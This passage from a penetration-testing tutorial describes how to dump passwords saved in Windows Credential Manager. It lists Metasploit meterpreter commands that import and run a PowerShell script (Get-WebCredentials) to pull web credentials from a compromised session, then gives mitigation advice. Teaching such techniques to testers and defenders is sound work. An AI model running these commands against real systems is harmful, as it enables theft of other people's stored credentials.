


Once you provide the password, it will give you all the credentials you need as shown in the image below:




Windows PowerShell

This method of password dumping can prove itself useful in both internal and external pentesting. In this method, you have to run a script in windows powershell. You will find the script here. And once you run the script you will have all the web credentials as shown in the image below:



You can also use powershell remotely to dump credentials with the help of Metasploit. It is very simple as you just have to run a combination of following commands after you have your session:

```
load powershell
powershell_import /root/Get-WebCredentials.ps1
powershell_execute Get-WebCredentials
```



And just like that with the help of powershell commands, you will have the desired credentials.

Mitigation

Following are the measures you can use to keep your passwords safe:

- DO NOT save passwords in your system, browser or any other application
- Use different passwords for every account

- If you have trouble remembering passwords then instead of keeping them in clear text in your system, use an online password manager to keep them safe.
- Use the latest version of the operating system and applications.
- Manually go to the login page instead of following a link.
- Keep firewall/defender enabled
- Keep you employees/employers aware

Conclusion

As you have noticed from our article the even though this feature of credential manager that is provided by windows is convenient, it is not secure and once the attacker has the access of your system then these credentials are waiting to be theirs as there is no security layer added to credential manager. It is important to be aware of every feature your operating system is providing just so you can save yourself. Hence, it is important to know how to access the credential manager and how to operate it and how it can be exploited.

We live in a cyber active world and there are login credentials for everything, one can't remember every credential ever. Though credential manager is utility makes it easy for us and takes the responsibility of saving the passwords, but at what expense?

We at Hacking Articles want to request everyone to stay at home and self-quarantine yourself for the prevention against the spread of the Covid-19. Take Care and be Healthy and Keep Hacking!!

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**